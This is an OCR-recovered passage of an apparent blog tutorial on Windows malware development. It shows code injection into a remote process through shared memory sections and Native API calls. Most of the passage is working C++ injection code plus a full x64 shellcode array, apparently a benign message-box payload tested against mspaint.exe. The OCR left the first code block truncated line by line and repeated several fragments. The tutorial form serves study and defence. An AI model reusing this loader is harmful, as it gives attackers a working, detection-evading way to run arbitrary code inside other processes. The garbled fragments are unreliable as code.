
Code injection via memory sections. Simple C++ example.

cocomelonc.github.io/tutorial/2021/12/13/malware-injection-12.html

December 13, 2021

5 minute read

Hello, cybersecurity enthusiasts and white hackers!



```
// loading ntdll.dll
HANDLE ntdll = GetModuleHandleA("ntdll");

pNtOpenProcess myNtOpenProcess = (pNtOpenProcess
pNtCreateSection myNtCreateSection = (pNtCreateS
pNtMapViewOfSection myNtMapViewOfSection = (pNtM
pRtlCreateUserThread myRtlCreateUserThread = (pR
pZwUnmapViewOfSection myZwUnmapViewOfSection = (

// create a memory section
myNtCreateSection(&sh, SECTION_MAP_READ | SECTIO

// bind the object in the memory of our process
myNtMapViewOfSection(sh, GetCurrentProcess(), &l

// open remote proces via NT API
HANDLE ph = NULL;
myNtOpenProcess(&ph, PROCESS_ALL_ACCESS, &oa, &c

if (!ph) {
  printf("failed to open process :(\n");
  return -2;
}

// bind the object in the memory of the target p
myNtMapViewOfSection(sh, ph, &rb, NULL, NULL, NU

// write payload
memcpy(lb, my_payload, sizeof(my_payload));

// create a thread
myRtlCreateUserThread(ph, NULL, FALSE, 0, 0, 0,

// and wait
if (WaitForSingleObject(th, INFINITE) == WAIT_FA
```

```
PS C:\Users\User\Documents\malware\2021-12-13-malware-injection-12> dir


    Directory: C:\Users\User\Documents\malware\2021-12-13-malware-injection-12


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        12/15/2021  12:30 AM         906752 hack.exe


PS C:\Users\User\Documents\malware\2021-12-13-malware-injection-12> .\hack.exe mspaint.e
xe
```

win10-x64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Windows PowerShell
=^..^=
Meow-meow!
OK
5:36 PM 12/15/2021
Right Ctrl
NORMAL hack.cpp
cpp utf-8[unix] 95% 212/22

In the previous posts I wrote about classic injections where WinAPI functions replaced with Native API functions.

The following post is a result of self-research of another malware development technique.


Although the use of these trick in a regular application is an indication of something malicious, threat actors will continue to use them for process injection.

what is section?


Section is a memory block that is shared between processes and can be created with `NtCreateSection` API.

practical example.

The flow is this technique is: firstly, we create a new section object via `NtCreateSection`:




```
// NtCreateSection syntax
typedef NTSTATUS(NTAPI* pNtCreateSection)(
  OUT PHANDLE            SectionHandle,
  IN ULONG               DesiredAccess,
  IN POBJECT_ATTRIBUTES  ObjectAttributes OPTIONAL,
  IN PLARGE_INTEGER      MaximumSize OPTIONAL,
  IN ULONG               PageAttributess,
  IN ULONG               SectionAttributes,
  IN HANDLE              FileHandle OPTIONAL
);
```




```

  pNtOpenProcess myNtOpenProcess = (pNtOpenProcess)GetProcAddress(ntdll, "NtOpenProcess");
  pNtCreateSection myNtCreateSection = (pNtCreateSection)(GetProcAddress(ntdll, "NtCreateSection"));
  pNtMapViewOfSection myNtMapViewOfSection = (pNtMapViewOfSection)(GetProcAddress(ntdll, "NtMapViewOfSection"));
  pRtlCreateUserThread myRtlCreateUserThread = (pRtlCreateUserThread)(GetProcAddress(ntdll, "RtlCreateUserThread"));
  pZwUnmapViewOfSection myZwUnmapViewOfSection = (pZwUnmapViewOfSection)(GetProcAddress(ntdll, "ZwUnmapViewOfSection"));

  // create a memory section
  myNtCreateSection(&sh, SECTION_MAP_READ | SECTION_MAP_WRITE | SECTION_MAP_EXECUTE, NULL, (PLARGE_INTEGER)&sectionS, PAGE_EXECUTE_READWRITE, SEC_COMMIT, NULL);

  // bind the object in the memory of our process for reading and writing
  myNtMapViewOfSection(sh, GetCurrentProcess(), &lb, NULL, NULL, NULL, &s, 2, NULL, PAGE_READWRITE);

  // open remote proces via NT API
  HANDLE ph = NULL;
```

Then, before a process can read/write to that block of memory, it has to map a view of the said section, which can be done with `NtMapViewOfSection`:




```
// NtMapViewOfSection syntax
typedef NTSTATUS(NTAPI* pNtMapViewOfSection)(
  HANDLE            SectionHandle,
  HANDLE            ProcessHandle,
  PVOID*            BaseAddress,
  ULONG_PTR         ZeroBits,
  SIZE_T            CommitSize,
  PLARGE_INTEGER    SectionOffset,
  PSIZE_T           ViewSize,
  DWORD             InheritDisposition,
  ULONG             AllocationType,
  ULONG             Win32Protect
);
```

Map a view of the created section to the local malicious process with `RW` protection:




```
  pZwUnmapViewOfSection myZwUnmapViewOfSection = (pZwUnmapViewOfSection)(GetProcAddress(ntdll, "ZwUnmapViewOfSection"));

  // create a memory section
  myNtCreateSection(&sh, SECTION_MAP_READ | SECTION_MAP_WRITE | SECTION_MAP_EXECUTE, NULL, (PLARGE_INTEGER)&sectionS, PAGE_EXECUTE_READWRITE, SEC_COMMIT, NULL);

  // bind the object in the memory of our process for reading and writing
  myNtMapViewOfSection(sh, GetCurrentProcess(), &lb, NULL, NULL, NULL, &s, 2, NULL, PAGE_READWRITE);

  // open remote proces via NT API
  HANDLE ph = NULL;
  myNtOpenProcess(&ph, PROCESS_ALL_ACCESS, &oa, &cid);

  if (!ph) {
    printf("failed to open process :(\n");
    return -2;
  }

  // bind the object in the memory of the target process for reading and executing
NORMAL  hack.cpp                                              cpp  utf-8[unix]   90% ≡  201/222 ln :  2  ≡ [215]trailing
```

Then, map a view of the created section to the remote target process with RX protection:



```
  // open remote proces via NT API
  HANDLE ph = NULL;
  myNtOpenProcess(&ph, PROCESS_ALL_ACCESS, &oa, &cid);

  if (!ph) {
    printf("failed to open process :(\n");
    return -2;
  }

  // bind the object in the memory of the target process for reading and executing
  myNtMapViewOfSection(sh, ph, &rb, NULL, NULL, NULL, &s, 2, NULL, PAGE_EXECUTE_READ);
```


As you can see for opening process I used Native API NtOpenProcess function:



```
// NtOpenProcess syntax
typedef NTSTATUS(NTAPI* pNtOpenProcess)(
  PHANDLE                 ProcessHandle,
  ACCESS_MASK             AccessMask,
  POBJECT_ATTRIBUTES      ObjectAttributes,
  PCLIENT_ID              ClientID
);
```


Then, write our payload:

```
unsigned char my_payload[] =
  "\xfc\x48\x81\xe4\xf0\xff\xff\xff\xe8\xd0\x00\x00\x00\x41"
  "\x51\x41\x50\x52\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60"
  "\x3e\x48\x8b\x52\x18\x3e\x48\x8b\x52\x20\x3e\x48\x8b\x72"
  "\x50\x3e\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0\xac"
  "\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2"
  "\xed\x52\x41\x51\x3e\x48\x8b\x52\x20\x3e\x8b\x42\x3c\x48"
  "\x01\xd0\x3e\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x6f"
  "\x48\x01\xd0\x50\x3e\x8b\x48\x18\x3e\x44\x8b\x40\x20\x49"
  "\x01\xd0\xe3\x5c\x48\xff\xc9\x3e\x41\x8b\x34\x88\x48\x01"
  "\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01"
  "\xc1\x38\xe0\x75\xf1\x3e\x4c\x03\x4c\x24\x08\x45\x39\xd1"
  "\x75\xd6\x58\x3e\x44\x8b\x40\x24\x49\x01\xd0\x66\x3e\x41"
  "\x8b\x0c\x48\x3e\x44\x8b\x40\x1c\x49\x01\xd0\x3e\x41\x8b"
  "\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58"
  "\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41"
  "\x59\x5a\x3e\x48\x8b\x12\xe9\x49\xff\xff\xff\x5d\x49\xc7"
  "\xc1\x00\x00\x00\x00\x3e\x48\x8d\x95\x1a\x01\x00\x00\x3e"
  "\x4c\x8d\x85\x25\x01\x00\x00\x48\x31\xc9\x41\xba\x45\x83"
  "\x56\x07\xff\xd5\xbb\xe0\x1d\x2a\x0a\x41\xba\xa6\x95\xbd"
  "\x9d\xff\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0"
  "\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff"
  "\xd5\x4d\x65\x6f\x77\x2d\x6d\x65\x6f\x77\x21\x00\x3d\x5e"
  "\x2e\x2e\x5e\x3d\x00";
```




```

  if (!ph) {
    printf("failed to open process :(\n");
    return -2;
  }

  // bind the object in the memory of the target process for reading and executing
  myNtMapViewOfSection(sh, ph, &rb, NULL, NULL, NULL, &s, 2, NULL, PAGE_EXECUTE_READ);

  // write payload
  memcpy(lb, my_payload, sizeof(my_payload));

  // create a thread
  myRtlCreateUserThread(ph, NULL, FALSE, 0, 0, 0, rb, NULL, &th, NULL);

  // and wait
  if (WaitForSingleObject(th, INFINITE) == WAIT_FAILED) {
    return -2;
  }
NORMAL  hack.cpp                                         cpp  utf-8[unix]  96% ≡
```

Then, create a remote thread in the target process and point it to the mapped view in the target process to trigger the shellcode via `RtlCreateUserThread`:




```
// RtlCreateUserThread syntax
typedef NTSTATUS(NTAPI* pRtlCreateUserThread)(
  IN HANDLE               ProcessHandle,
  IN PSECURITY_DESCRIPTOR SecurityDescriptor OPTIONAL,
  IN BOOLEAN              CreateSuspended,
  IN ULONG                StackZeroBits,
  IN OUT PULONG           StackReserved,
  IN OUT PULONG           StackCommit,
  IN PVOID                StartAddress,
  IN PVOID                StartParameter OPTIONAL,
  OUT PHANDLE             ThreadHandle,
  OUT PCLIENT_ID          ClientID
);
```




```
  myNtOpenProcess(&ph, PROCESS_ALL_ACCESS, &oa, &cid);

  if (!ph) {
    printf("failed to open process :(\n");
    return -2;
  }

  // bind the object in the memory of the target process for reading and executing
  myNtMapViewOfSection(sh, ph, &rb, NULL, NULL, NULL, &s, 2, NULL, PAGE_EXECUTE_READ);

  // write payload
  memcpy(lb, my_payload, sizeof(my_payload));

  // create a thread
  myRtlCreateUserThread(ph, NULL, FALSE, 0, 0, 0, rb, NULL, &th, NULL);

  // and wait
  if (WaitForSingleObject(th, INFINITE) == WAIT_FAILED) {
    return -2;
  }
```

Finally, I used `ZwUnmapViewOfSection` for clean up:



```
// ZwUnmapViewOfSection syntax
typedef NTSTATUS(NTAPI* pZwUnmapViewOfSection)(
  HANDLE                 ProcessHandle,
  PVOID BaseAddress
);
```

